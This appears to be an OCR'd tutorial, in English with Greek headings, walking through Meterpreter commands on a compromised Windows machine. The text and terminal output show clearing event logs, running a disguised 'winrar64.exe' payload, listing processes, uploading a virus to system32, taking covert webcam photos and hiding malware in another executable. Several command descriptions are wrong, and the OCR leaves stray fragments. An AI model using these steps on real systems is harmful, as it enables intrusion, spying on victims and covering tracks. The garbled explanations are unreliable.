


clearev clears all the warnings in the victim's computer .



Πηγή εντολών

Stealing Files



Edit : allows us to modify a file .


```
meterpreter > edit arxeio_kodikon.txt

[No write since last change]
/bin/bash: q: command not found

shell returned 127

Press ENTER or type command to continue
```

```
Wed 19 Feb 2020 07:18:03 PM EET
root@kali:~#
```


Execute Command : allows us to run an exe which would lead to further viruses in the computer.

```
meterpreter > ls
Listing: C:\Users\FanisGiorgos\Downloads
=======================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  0      fil   2020-02-19 19:44:57 +0200  arxeio_kodikon.txt
100666/rw-rw-rw-  282    fil   2020-02-18 12:50:38 +0200  desktop.ini
100777/rwxrwxrwx  73802  fil   2020-02-19 17:40:16 +0200  win_rar.exe
100777/rwxrwxrwx  73802  fil   2020-02-19 15:40:34 +0200  winrar64.exe

meterpreter > execute winrar64.exe
[-] You must specify an executable file with -f
meterpreter > execute -f winrar64.exe -i -H
Process 2560 created.
Channel 4 created.
```

Idletime :Command that lets us see how long has the computer been running.



Εντολή ipconfig :Allows us to check the network traffic . Also used for migrating to another device of the network


File Actions Edit View Help
Process 2560 created.
Channel 4 created.
meterpreter > idletime
User has been idle for: 12 secs
meterpreter > ipconfig
Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 11
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:95:2c:cd
MTU : 1500
IPv4 Address : 10.0.2.15
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::e91f:8e1b:5f68:92ad
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 12
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:a00:20f
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
meterpreter >


Εντολή ps :Shows all the processes running at that moment .

```
100777/rwxrwxrwx  73802  fil   2020-02-19 17:40:16 +0200  win_rar.exe
100777/rwxrwxrwx  73802  fil   2020-02-19 15:40:34 +0200  winrar64.exe

meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                        Path
 ---   ----  ----               ----  -------  ----                        ----
 0     0     [System Process]
 4     0     System
 252   4     smss.exe
 324   316   csrss.exe
 352   456   svchost.exe
 360   316   wininit.exe
 372   352   csrss.exe
 412   352   winlogon.exe
 456   360   services.exe
 468   360   lsass.exe
 476   360   lsm.exe
 576   456   svchost.exe
 656   456   svchost.exe
 768   456   svchost.exe
 828   456   sppsvc.exe
 832   456   svchost.exe
 856   456   svchost.exe
 884   2672  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Fire
fox\firefox.exe
 1004  456   svchost.exe
```

```
 828   456   sppsvc.exe
 832   456   svchost.exe
 856   456   svchost.exe
 884   2672  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Fire
fox\firefox.exe
 1004  456   svchost.exe
 1044  456   spoolsv.exe
 1076  456   wmpnetwk.exe
 1092  456   svchost.exe
 1216  456   svchost.exe
 1264  456   taskhost.exe       x64   1        Fanis-Giorgos\FanisGiorgos  C:\Windows\System32\taskhost.
exe
 1352  1376  cmd.exe            x64   1        Fanis-Giorgos\FanisGiorgos  C:\Windows\System32\cmd.exe
 1364  832   dwm.exe            x64   1        Fanis-Giorgos\FanisGiorgos  C:\Windows\System32\dwm.exe
 1376  1352  explorer.exe       x64   1        Fanis-Giorgos\FanisGiorgos  C:\Windows\explorer.exe
 1576  2672  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Fire
fox\firefox.exe
 1616  372   conhost.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Windows\System32\conhost.e
xe
 1992  456   svchost.exe
 1996  456   SearchIndexer.exe
 2436  2672  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Fire
fox\firefox.exe
 2672  1376  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Fire
fox\firefox.exe
 2820  1376  win_rar.exe        x86   1        Fanis-Giorgos\FanisGiorgos  C:\Users\FanisGiorgos\Downloa
ds\win_rar.exe
 2872  2672  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Fire
fox\firefox.exe

meterpreter >
```


Crash during resource

The Upload command uploads files to the victim's pc.For example we could send a virus in the system32 folder.





webcam_list :Shows the available webcams connected to the victim's pc .


webcam_snap :Allows us to take a photo from the victim's camera .





Hiding our malware in some other executable so it wont be as obvious .

